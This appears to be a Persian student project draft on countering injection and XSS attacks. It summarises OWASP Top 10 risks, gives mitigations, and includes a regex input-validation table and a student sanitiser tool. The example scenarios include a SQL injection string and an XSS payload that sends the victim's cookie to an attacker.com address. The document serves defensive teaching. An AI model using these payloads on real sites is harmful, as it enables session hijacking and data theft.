دانشکده مهندسی کامپیوتر

گروه مهندسی نرم افزار

عنوان پروژه:

مقابله با حملات ادغام اسکریپت با داده

پیش نویس اول پروژه کلاسی **شماره ۲** درس کامپایلر پیشرفته

دانشجو:

مرتضی ذاکری

استاد:

دکتر سعید پارسا

پاییز ۱۳۹۵

فهرست مطالب

فهرست شکل ها

۱ مقدمه

به خاطر ادغام اسکریپت[۱] با داده[۲] حملاتی مثل SQL Injection و XSS در گزارشات دوره ای وب سایت OWASP[۳] همواره در لیست TOP 10 قرار دارند. این در حالی ا ست که می توان به راحتی و با استفاده از تکنیک های برنامه نویسی ورودی برنامه های تحت وب را پاکسازی[۴] نمود تا از این حملات جلوگیری شود. در این پروژه برخی پرکاربردترین حملات موجود مطرح شده و راه حل عملی مقابله با آن شرح داده شده است. یکی از راه حل های ارایه شده استفاده از کلاس و امکانات RegExp (عبارت های منظم) موجود در زبان های برنامه نویسی است.

۲ حملات لیست TOP 10

حمله کنندگان و هکر ها در فضای اینترنت می توانند مسیرهای نفوذ مختلفی را در نرم افزار شما امتحان کرده و به سیستم و یا تجارت شما صدمه وارد کنند. در این بخش سه حمله ابتدای لیست Top 10 را که شایع ترین حملات هکرها در فضای اینترنت هستند را معرفی کرده و پس از ارائه نمونه هایی از هرکدام، برخی از راه های مقابله با آن ها را نشان خواهیم داد.

۲ـ۱ تزریق (Injection)

این گونه حملات زمانی رخ می دهند که داده های غیر قابل اعتماد و نادر ست در قالب یک پرس و جو یا دستور، به یک مترجم ارسال شده باشند. این داده های مهاجم باعث می شوند مترجم دستوری ناخواسته و یا بدون مجوز لازم را اجرا کند.

---

[۱] Script
[۲] Data
[۳] http://owasp.org
[۴] Sanitize

اثرات تجارتی	اثرات فنی	ضعف امنیتی	بردار های حمله	عوامل تهدید کننده
	شدید		آسان	
احتمال دزدیده شدن، تغییر دادن و یا حذف شدن تمامی داده ها وجود دارد.	تزریق می تواند باعث از دست رفتن داده ها، عدم پاسخگویی سیستم و یا عدم دسترسی گردد.	در کدهای با حجم بالا، نقص های تزریقی بسیار شایع هستند. این ها معمولاً در پرس و جو های SQL، LDAP، Xpath و یا NoSQL یافت می شوند.	حمله کنندگان حمله های خود را در قالب متن های ساده ای با نحو مترجم هدف گرفته شده ارسال می کنند. تقریباً تمام منابع داده می توانند بردار حمله ای باشند.	هر کسی که بتواند داده ای غیر قابل اعتماد وارد سیستم کند. شامل کاربران داخلی، کاربران خارجی و یا مدیران ارشد.

۲ـ۱ـ۱ چند مثال از سناریو های حمله

۱- نرم افزاری از داده های غیرقابل اعتماد در ساختار یک فراخوانی آسیب پذیر SQL استفاده می کند:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id")+ "'";
```

۲- اعتماد کورکورانه ی یک نرم افزار به فریم ورک ها ممکن است منجر به پرس و جو هایی شود که آسیب پذیر هستند (به عنوان مثال Hibernate Query Language ((HQL)

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

در هر دو مثال بالا، حمله کننده پارامتر id را در مرورگر خود تغییر می دهد و عبارت ' or '1'='1 را ارسال می کند:

http://example.com/app/accountView?id=' or '1'='1

این تغییرات به این معنی است که هر دو پرس و جو تمامی رکوردهای داخل جدول accounts را نمایش خواهند داد. در برخی حمله های خطرناک دیگر ممکن است داده ها تغییر داده شده و یا حتی stored procedure ها فراخوانی شوند.

۲ـ۱ـ۲ چگونه از حمله های تزریق در امان بمانیم؟

برای این کار میبایست داده های نامطمئن را از دستورات و پرس و جو ها جدا کنیم.

۱. یک روش پیشنهادی، استفاده از یک API ایمن است که از استفاده از مترجم بطور کامل جلوگیری کرده و یا یک واسط پارامتری فراهم می کند.
۲. اگر یک API پارامتری در دسترس ندارید، می بایست با دقت تمام و با استفاده از نحو گریز خاص برای مترجم خود، از کاراکتر های خاص دوری کنید. با مراجعه به آدرس OWASP's ESAPI می توانید تعداد زیادی از توابع گریز را مشاهده کنید.

۲ـ۲ Broken Authentication and Session Management

در نرم افزارها، توابع مربوط به احراز هویت و session management اغلب بصورت کامل پیاده سازی نمی شوند. این مسئله به حمله کنندگان اجازه ساختن رمز عبور، کلید ها و session token ها را می دهد. همچنین امکان بهره مندی از دیگر نقص های پیاده سازی برای بدست آوردن هویت سایر کاربران وجود خواهد داشت.

اثرات تجارتی	اثرات فنی	ضعف امنیتی	بردار های حمله	عوامل تهدید کننده
	شدید		متوسط	
ارزش تجاری داده های مورد حمله واقع شده و همچنین	این نقص ها ممکن است اجازه ی حمله به حساب	توسعه دهندگان طرح های مرسوم (و آماده) برای ساخت اهراز هویت	حمله کنندگان از نقص های موجود در احراز هویت و توابع	مهاجمان ناشناس خارجی و یا کاربران با حساب کاربری

ا ثرات تجاری افشای عمومی آسیب پذیری ها.	کاربری چند کاربر و یا حتی همه ی کاربران را به حمله کننده بدهد. هنگامی که این حمله با موفقیت صورت بگیرد، حمله کننده می تواند تمام کار هایی که قربانی انجام می داده را انجام دهد.	session و management استفاده می کنند، درحالیکه انجام ساختن این موارد بصورت کامل و صحیح دشوار است. در نتیجه، این طرح های مرسوم دارای نقص هایی در بخش هایی مثل خروج، مدیریت رمزعبور، انقضای زمانی، سوالات امنیتی و...	مدیریت جلسات برای جعل هویت کاربران استفاده می کنند.	خود، که قصد دزدیدن اطلاعات حساب سایرین هستند. همچنین افراد خودی که قصد پنهان سازی در اعمال خود دارند.

۲ـ۲ـ۱ چند مثال از سناریو های حمله

۱. نرم افزار رزرو بلیط هواپیمایی، از باز نویسی URL پشتیبانی کرده و session ID ها را در URL قرار می دهد.

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

فرض کنید یک کاربر احراز هویت شده[۵] این سایت تصمیم بگیرد اطلاعات مربوط به فروش را برای دوستان خود بفرستد. او لینک بالا را برای آنها ایمیل کرده بدون اینکه بداند session ID خود را نیز در اختیار شان قرار داده است. زمانی که دوستان او لینک بالا را استفاده کنند می توانند از session و کارت اعتباری او استفاده کنند.

[۵] Authenticated

۳- انقضـای زمانی در نرم افزار به شـکل دقیق تنظیم نشـده اسـت. کاربر از یک کامپیوتر عمومی برای د ستر سی به سایت ا ستفاده می کند. به جای انتخاب گزینه logout، او مرورگر را می بندد و کامپیوتر را ترک می کند. یک سـاعت بعد حمله کننده از همان مرورگر استفاده می کند و آن همچنان احراز هویت شده است.

۴- یک مهاجم داخلی یا خارجی به پایگاه داده رمز عبور کاربران در سیستم دسترسی پیدا می کند. رمزعبور کاربران بصورت درهم[۶] نشده ذخیره شده است، در نتیجه مهاجم رمز عبور تمامی کاربران را در اختیار خواهد داشت.

۲ـ۲ـ۲ چگونه می توان از این گونه حملات جلوگیری کرد؟

۱- یک مجموعه واحد از کنترل های قدرتمند احراز هویت و session management را در اختیار توسعه دهندگان قرار دهیم. برخی از این کنترل ها که قصد استفاده از آن ها را داریم، می بایست:

الف - یک واسط ساده برای توسعه دهندگان داشته باشد. می توان مثال هایی در این مورد را از این لینک مشاهده کرد.

ب - تمام نیازهای احراز هویت و session management را که در اسـتاندارد تایید برنامه امنیتی سایت OWASP معرفی شده است، مورد بررسی قرار دهد.

۲- تلاش های زیادی جهت جلوگیری از نقص های XSS که می تواند منجر به دزدیده شد session ID ها باشـد، میبایسـت انجام پذیرد. این مورد در ادامه بیشـتر توضـیح داده خواهد شد.

۳ـ۲ Cross-Site Scripting (XSS)

نقص های XSS زمانی رخ می دهد که یک نرم افزار داده های نامطمئن را گرفته و آن را به یک مرورگر وب ارسال می کند، بدون اینکه این داده ها را اعتبارسنجی کرده باشد. XSS به مهاجمین این امکان را می دهد که اسـکریپت هایی را در مرورگر قربانی اجرا کرده و session

[۶] Hash

های او را سـرقت کنند، وب سـایت ها را برای او به شـکل دیگری در آورند (خراب کنند)، و یا کاربر را به سایت های مخرب هدایت کنند.

اثرات تجارتی	اثرات فنی	ضعف امنیتی	بردار های حمله	عوامل تهدید کننده
	متوسط		متوسط	
ارزش تجاری داده های مورد حمله واقع شده و همچنین اثرات تجاری افشای عمومی آسیب پذیری ها.	مهاجمین می توانند اسکریپت هایی را در مرورگر قربانی اجرا کرده و session های او را بدزدند، وب سایت ها را برای او به شکل دیگری در آورند (خراب کنند)، و یا کاربر را به سایت های مخرب هدایت کنند، محتوای خصومت آمیز به آن ارسال کنند و...	XSS از شایع ترین نقص های امنیتی در نرم افزارهای تحت وب است. نقص های XSS زمانی رخ می دهد که یک نرم افزار شامل داده های تهیه شده توسط کاربر در یک صفحه، به مرورگر ارسال می شود بدون اینکه محتوای آن اعتبارسنجی شود.	مهاجمان حمله های خود را در قالب اسکریپت های متنی ارسال می کنند که از مترجم مرورگر استفاده می کنند. تقریباً هر نوع منبع داده می تواند به عنوان بردار حمله باشد.	هرکسی که بتواند داده های نامطمئن را به سیستم ارسال کند. شامل کاربران خارجی، کاربران داخلی و مدیران سایت.

۲ـ۳ـ۱ سناریویی از حمله های XSS

نرم افزاری از داده های نامطمئن در ساختار HTML زیر استفاده می کند، بدون این که اعتبارسنجی مناسبی انجام دهد:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

حمله کننده پارامتر CC را در مرورگر خود به شکل زیر تغییر می دهد:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

این باعث می شود session ID شخص قربانی به وب سایت مهاجم ارسال شود و بتواند session اخیر قربانی را به سرقت ببرد! توجه داشته باشید که حملهکنندگان XSS می توانند تمام CSRF های دفاعی خودکار نرم افزار را شکست دهند.

۲ـ۳ـ۲ جلوگیری از حملات XSS

جلوگیری از اینگونه حملات نیازمند تفکیک داده های نامطمئن از محتوای مرورگر فعال می باشد.

۱- روش پیشنهادی این است که از هرگونه داده ی نامطمئن دوری کنیم (بر اساس محتوای HTML که داده ها داخل آن قرار خواهند گرفت).

۲- اعتبار سنجی ورودی مثبت یا وروی لیست سفید[۷] نیز یکی از روش های پیشنهادی است که در مقابل حملات XSS می تواند کمک کننده باشد. اما این روش یک روش دفاعی کامل نیست، زیرا بسیاری از نرم افزارها کاراکتر های خاصی را در ورودی خود نیاز دارند. این نوع اعتبار سنجی می بایست تا حد امکان طول، کاراکترها، فرمت و قوانین تجاری حاکم بر داده ها را قبل از پذیرفتن آنها، بررسی کند.

۳ عبارت های منظم

از عبارت های منظم می توان به منظور اعتبار سنجی ورودی های کاربر استفاده کرد و جلوی بسیاری از حملاتی که شرح داده شد را گرفت. تعدادی از رایج ترین عبارت های منظم موجود در جدول زیر، نشان داده شده اند.

[۷] Whitelist

Field	Expression	Format Samples	Description
Name	^[a-zA-Z''-'\s]{1,40}$	John Doe O'Dell	Validates a name. Allows up to 40 uppercase and lowercase characters and a few special characters that are common to some names. You can modify this list.
Social Security Number	^\d{3}-\d{2}-\d{4}$	111-11-1111	Validates the format, type, and length of the supplied input field. The input must consist of 3 numeric characters followed by a dash, then 2 numeric characters followed by a dash, and then 4 numeric characters.
Phone Number	^[01]?[- .]?(\([2-9]\d{2}\)|[2-9]\d{2})[- .]?\d{3}[- .]?\d{4}$	(425) 555-0123 425-555-0123 425 555 0123 1-425-555-0123	Validates a U.S. phone number. It must consist of 3 numeric characters, optionally enclosed in parentheses, followed by a set of 3 numeric characters and then a set of 4 numeric characters.
E-mail	^(?("")(".+?"")@)|(([0-9a-zA-Z]((\.(?!\.))|[-!#\$%&'*\+/=\?\^`\{\}|~\w])*)(?<=[0-9a-zA-Z])@))(?(\[)(\[(\d{1,3}\.){3}\d{1,3}\])|(([0-9a-zA-Z][-\w]*[0-9a-zA-Z]\.)+[a-zA-Z]{2,6}))$	someone@example.com	Validates an e-mail address.
URL	^(ht|f)tp(s?)\:\/\/[0-9a-zA-Z]([-.\w]*[0-9a-zA-Z])*(:(0-9)*)*(\/?)([a-zA-Z0-9\-\.\?\,\'\/\\\+&%\$#_]*)?$	http://www.microsoft.com	Validates a URL
ZIP Code	^(\d{5}-\d{4}|\d{5}|\d{9})$\|^([a-zA-Z]\d[a-zA-Z]\d[a-zA-Z]\d)$	12345	Validates a U.S. ZIP Code. The code must consist of 5 or 9 numeric characters.
Password	(?!^[0-9]*$)(?!^[a-zA-Z]*$)^([a-zA-Z0-9]{8,10})$		Validates a strong password. It must be between 8 and 10 characters, contain at least one digit and one alphabetic character, and must not contain special characters.
Non-negative integer	^\d+$	0 986	Validates that the field contains an integer greater than zero.
Currency (non-negative)	^\d+(\.\d\d)?$	1.00	Validates a positive currency amount. If there is a decimal point, it requires 2 numeric characters after the decimal point. For


			example, 3.00 is valid but 3.1 is not.
Currency (positive or negative)	^(-)?\d+(\.\d\d)?$	1.20	Validates for a positive or negative currency amount. If there is a decimal point, it requires 2 numeric characters after the decimal point.

۳ـ۱ نرم افزار RegexBuddy

نرم افزار RegexBuddy محیطی را برای کار با عبارت های منظم فراهم کرده اســـت. برخی از قابلیت های کلیدی این نرم افزار عبارتند از:

۱- امکان ایجاد عبارت های منظم.
۲- تست و اشکال زدایی عبارت منظم نوشته شده با ورودی های مختلف،
۳- نمایش گوناگون عبارت های منظم در زبان های برنامه نویسی مختلف،
۴- ایجاد کد مبنی بر عبارت منظم برای استفاده در در داخل برنامه،
۵- بیش از ۱۰۰ عبارت منظم کاربردی آماده برای کارهای مختلف.


تصویری از محیط این نرم افزار در شکل زیر نشان داده شده است.



شکل ۳-۱نمای نرم افزار RegexBuddy

۳ـ۲ برنامه WebSanitizer

برنامه WebSanitizer که ما برای این پروژه آن را توسعه دادیم، نمونه هایی از پرکاربردترین ورودی های کاربران را با استفاده از عبارت های منظم اعتبار سنجی می کند. شکل زیر نمایی از برنامه را نشان می دهد.



شکل ۳-۲نمای نرم افزار WebSanitizer

۴ منابع و ماخذ

❄❄❄